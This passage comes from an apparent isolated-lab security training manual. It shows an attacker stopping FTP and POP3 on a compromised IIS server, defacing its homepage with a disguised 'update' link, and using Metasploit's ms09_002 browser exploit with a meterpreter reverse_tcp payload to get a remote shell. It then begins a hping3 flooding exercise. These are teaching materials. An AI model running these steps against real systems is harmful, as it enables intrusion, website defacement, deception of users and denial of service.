


Figure 24: The List of all Started Services

20. Scroll down the web page until you see FTP and POP3 as listed services.




Figure 25: The List of all Started Services

21. To stop the FTP Publishing Service, type the following command:

C:\Inetpub\wwwroot>net stop "FTP Publishing Service"

```
C:\Inetpub\wwwroot>net stop "FTP Publishing Service"
The FTP Publishing Service service is stopping.
The FTP Publishing Service service was stopped successfully.
```

Figure 26: Stopping FTP

22. To stop the POP3 service, type the following command:

C:\Inetpub\wwwroot>net stop "Microsoft Exchange POP3"


```
C:\Inetpub\wwwroot>net stop "Microsoft Exchange POP3"
The Microsoft Exchange POP3 service is stopping.
The Microsoft Exchange POP3 service was stopped successfully.
```

Figure 27: Stopping POP3

We will not stop the TELNET service because we are utilizing it. We will not stop the web server service either, because we will be defacing the website during the next task.

23. On the *External BackTrack 5* machine, re-scan the IP address of **216.1.1.1** by typing:

```
root@bt:~# nmap 216.1.1.1
```




```
root@bt:~# nmap 216.1.1.1

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-23 11:03 EST
Nmap scan report for 216.1.1.1
Host is up (0.00065s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    closed smtp
80/tcp    open  http
110/tcp   closed pop3
MAC Address: 00:0C:29:31:57:28 (VMware)
```

Figure 28: SMTP and POP3 are Closed

24. Even though the FTP service is showing open, it is down. Type the following command to test the ftp server in the terminal on the *External BackTrack 5* machine:

```
root@bt:~# ftp 216.1.1.1
```



```
root@bt:~# ftp 216.1.1.1
Connected to 216.1.1.1.
421 Service not available, remote server has closed connection
```

Figure 29: FTP is down

1.2 Conclusion

If a hacker from the Internet performs a dictionary attack against a service like FTP, there need to be security mechanisms in place to recognize and stop such an attack. Once attackers gain access, they may stop or start services to leverage their evil deeds.

2 Website Defacement

One thing that a hacker may do to a webserver if they gain access to an internal server is deface the website. Website defacement is the process of changing the website so it no longer functions the way the company intended the site to function. Website defacement can lead to loss of public confidence in the company and loss of revenue.

2.1 Changing the Website

We will perform a directory listing to look for the default web page, which is usually default.htm or index.html. The iisstart.htm is used when the website is not configured.

1. On the **Windows 7** machine, return to the window with the established connection to the server and type the following command to list all of the files within Inetpub:

C:\Inetpub\wwwroot>dir

```
C:\Inetpub\wwwroot>dir
Volume in drive C has no label.
Volume Serial Number is B88B-4739

Directory of C:\Inetpub\wwwroot

01/14/2013  12:03 PM    <DIR>          .
01/14/2013  12:03 PM    <DIR>          ..
01/07/2013  09:12 PM    <DIR>          admin
12/27/2012  05:22 PM    <DIR>          aspnet_client
01/07/2013  09:16 PM             1,432 default.htm
02/21/2003  06:48 PM             1,433 iisstart.htm
12/27/2012  05:22 PM    <DIR>          images
02/21/2003  06:48 PM             2,806 pagerror.gif
01/14/2013  09:51 PM              54 robots.txt
01/14/2013  12:03 PM    <DIR>          webdav
               4 File(s)              5,725 bytes
               6 Dir(s)    1,159,589,888 bytes free
```

Figure 30: Listing the files

Instead of just deleting things, we will rename the default page. That way, if we want to set it back to its original state, we can just rename it back to its original file name.

2. Type the following command to rename the default.htm web page:

C:\Inetpub\wwwroot>ren default.htm default.bak

```
C:\Inetpub\wwwroot>ren default.htm default.bak
```

Figure 31: Saving the Original Page

Next, we will use the echo command to create a new file, which will be the default page.

3. Type the following command to overwrite the default.htm file with the text *"the website is down"*.

```
C:\Inetpub\wwwroot>echo the website is down >> default.htm
```

```
C:\Inetpub\wwwroot>echo the website is down >> default.htm
```

Figure 32: Creating a New Web Page

4. On the **Windows 7** system, open Internet Explorer and go to <http://216.1.1.1>




Figure 33: The Website is Down

5. Type the following command in the active telnet session to determine the internal IP address of the victim:

```
C:\Inetpub\wwwroot>ipconfig
```

```
C:\Inetpub\wwwroot>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

Figure 34: IP address Information

- Double-click on the **deface.txt** file on the **Windows 7** desktop.




Figure 35: The deface.txt File

- Select **Edit**, **Select All** from the menu. Select **Edit**, then **Copy** from the menu, to copy the line of text.



Figure 36: Copying a Line of Text

- In the command prompt connected to the victim, type the following command:
C:\Inetpub\wwwroot> **copy con default.htm**




Figure 37: Copy Con Command

- Paste the HTML that you copied from deface.txt into the command line, then click **CTRL+Z**, **Enter**.




Figure 38: Pasting the HTML Code

10. When asked if you want to overwrite default.htm, type **y** and then hit **Enter**.

```
C:\Inetpub\wwwroot>copy con default.htm
<HTML><A href="http://216.6.1.100/update">http://192.168.1.100/update</A> </HTML>^Z
Overwrite default.htm? (Yes/No/All): y
```

Figure 39: Overwrite default.htm

The webpage has been altered. When internal users go to the web page, they will be redirected to an external website running malicious code. Even though the page will appear to be sending them to the internal link of <http://192.168.1.100/update>, they will actually be directed to the External BackTrack machine with a malicious payload.

11. On the *External BackTrack 5* machine, type the following to start Metasploit.
root@bt:~# msfconsole

```
root@bt:~# msfconsole

IIIIII  dTb.dTb
 II    4'  v  'B
 II    6.   .P
 II    'T:..:P'
 II    'T:..:P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 40: Metasploit


12. To select the specific browser exploit within Metasploit, type the following:
msf > use windows/browser/ms09_002_memory_corruption

```
msf > use windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) >
```

Figure 41: Using the Exploit

This exploit will work against systems running either XP or Vista SP0 with IE7.


13. To set the SRVHOST, type the following command within the exploit subprompt:
 msf exploit(ms09_002_memory_corruption) > **set SRVHOST 216.6.1.100**



```
msf exploit(ms09_002_memory_corruption) > set SRVHOST 216.6.1.100
SRVHOST => 216.6.1.100
```

Figure 42: Setting the SRVHOST

14. To set the SRVPORT, type the following command within the exploit subprompt
 msf exploit(ms09_002_memory_corruption) > **set SRVPORT 80**



```
msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
```

Figure 43: Setting the SRVPORT

Using 8080 is not going to be as effective as using 80 for the web server port. In some cases, only 80 and 443 are allowed outbound for organizations. And, if a port besides 80 is used, that port must be specified within the URL, or Uniform Resource Locator. For example, if 8080 were used for Amazon's web site, the end user would need to type <http://www.amazon.com:8080> in to make a connection to the site from a browser.


15. To set the payload that will be used against the connecting victim, type:
 msf exploit(ms09_002_memory_corruption) > **set payload windows/meterpreter/reverse_tcp**



```
msf exploit(ms09_002_memory_corruption) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 44: Setting the Payload


16. To set the lhost (local host) for the exploit, type the following command
 msf exploit(ms09_002_memory_corruption) > **set lhost 216.6.1.100**



```
msf exploit(ms09_002_memory_corruption) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 45: Setting the Local Host (LHOST)

17. To set the URIPATH for the web server with the malicious PAYLOAD, type
 msf exploit(ms09_002_memory_corruption) > **set URIPATH update**



```
msf exploit(ms09_002_memory_corruption) > set uripath update
uripath => update
```

Figure 46: Setting the URIPATH

18. Type the following command to start the listener for remote connections:
 msf exploit(ms09_002_memory_corruption) > **show options**

```
msf exploit(ms09_002_memory_corruption) > show options
Module options (exploit/windows/browser/ms09_002_memory_corruption):

  Name          Current Setting  Required  Description
  ----          -
  SRVHOST        216.6.1.100     yes       The local host to listen on
  SRVPORT        80              yes       The local port to listen on
  SSL            false           no        Negotiate SSL for incoming
  SSLCert        Path to a custom SSL certif
  SSLVersion     SSL3            no        Specify the version of SSL
  URIPATH        update          no        The URI to use for this exp

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique: seh, thread,
  LHOST         216.6.1.100     yes       The listen address
  LPORT         4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows XP SP2-SP3 / Windows Vista SP0 / IE 7
```

Figure 47: Showing the Options

19. Type the following command to start the listener for remote connections:
 msf exploit(ms09_002_memory_corruption) > **exploit**

```
msf exploit(ms09_002_memory_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 216.6.1.100:4444
[*] Using URL: http://216.6.1.100:80/update
[*] Server started.
```

Figure 48: Running the Exploit Command

20. Log on to **Windows XP Pro** as the user **victim**. (There is no password for the victim account.)




Figure 49: Log on as Victim

21. Open **Internet Explorer** and go to <http://192.168.1.100> (the address of the internal **Windows 2003 SQL** web server. Click on the update link to "update" the system.





Figure 50: Defaced Website

22. On the *External BackTrack 5* machine, the victim should connect. Type the following command to connect to the meterpreter session.

```
msf exploit(ms09_002_memory_corruption) > sessions -i 1
```



```
msf exploit(ms09_002_memory_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 216.6.1.100:4444
[*] Using URL: http://216.6.1.100:80/update
[*] Server started.
msf exploit(ms09_002_memory_corruption) > [*] 216.1.1.1      ms09_002_memory_corruption - Sending
Uninitialized Memory Corruption
[*] Sending stage (752128 bytes) to 216.1.1.1
[*] Meterpreter session 1 opened (216.6.1.100:4444 -> 216.1.1.1:1039) at 2013-01-23 09:25:07 -0500
[*] Session ID 1 (216.6.1.100:4444 -> 216.1.1.1:1039) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: IEXPLORE.EXE (1584)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1240
[+] Successfully migrated to process

msf exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 51: Meterpreter Session

2.2 Conclusion

Websites are defaced to effect the operations of a company in a negative way. A website defacement can cause loss of revenue and a loss of public confidence. An attacker can also change the website and redirect visitors to other external sites.

3 Linux Denial of Service


A Denial of Service (DoS) will render a machine and possibly a network inoperable. A denial of service basically involves a flood of requests that overwhelms a resource. In this exercise, you will be using hping3 to flood the web server.

NEVER, for any reason, use this tool or these commands outside of the isolated NETLAB+ virtual environment.

3.1 Overwhelming the System

1. On the **Windows 7** machine, open a new command prompt and type the following command to ping the webserver:

C:\>ping 216.1.1.1 -t



```
C:\>ping 216.1.1.1 -t

Pinging 216.1.1.1 with 32 bytes of data:
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
```

Figure 52: Continuous Ping

This is a continuous ping and it is not detrimental to the system.

2. Log into the **Linux Sniffer** with the username of **root** with the password of **toor**. Type the following command to initialize the GUI, Graphical User Environment:

root@bt:~# startx

For security purposes, the password will not be displayed.

```

BackTrack 4 R2 Codename Nemesis bt tty1
bt login: root
Password:
Last login: Mon Dec 17 09:29:55 EST 2012 on tty1
BackTrack 4 R2 (CodeName Nemesis) Security Auditing

For more information visit: http://www.backtrack-linux.org/
root@bt:~# startx_

```

Figure 53: Logging on to the Sniffer

3. Open a terminal on the Linux system by clicking on the picture to the right of Firefox in the task bar in the bottom of the screen in BackTrack.




Figure 54: The Terminal Windows within BackTrack

One of the nice features about some versions of BackTrack is that they do not automatically get assigned IP addresses though the use of DHCP, or Dynamic Host Configuration Protocol. The idea is to come on the network quietly, without being detected.

4. Only the loopback address, 127.0.0.1, is displayed when you type:
root@bt:~# ifconfig

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# ifconfig
lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#

```

Figure 55: No IP address, other than the Loopback Address of 127.0.0.1, are Displayed

A sniffer should be operating in promiscuous mode so it can see all network traffic.

Two ways to ensure that a sniffer will capture all traffic on a network segment are:

- Connect the sniffer and other devices on the network to a hub.
- Connect the sniffer to a switch's SPAN (Switched Port Analyzer Network) port.

In this lab, we will only be capturing traffic on the internal network (Network # 1 in the figure below), so only interface eth0 will be used to capture traffic. It will not be necessary to capture traffic on the external network (Network # 2 in the figure below) with the eth1 interface.

Neither of the interfaces, eth0 or eth1, are assigned IP addresses on their respective networks. The reason the sniffer has two interfaces is that it is located on two networks.

The Windows Firewall also has 2 interfaces and is connected to both networks.





Figure 56: The Sniffer is Connected to Two Networks

- To activate the second interface, type the following command:

```
root@bt:~# ifconfig eth1 up
```




```
root@bt:~# ifconfig eth1 up
```

Figure 57: Activating the Second Interface

- To verify the second interface, type the following command:

```
root@bt:~# ifconfig eth1
```



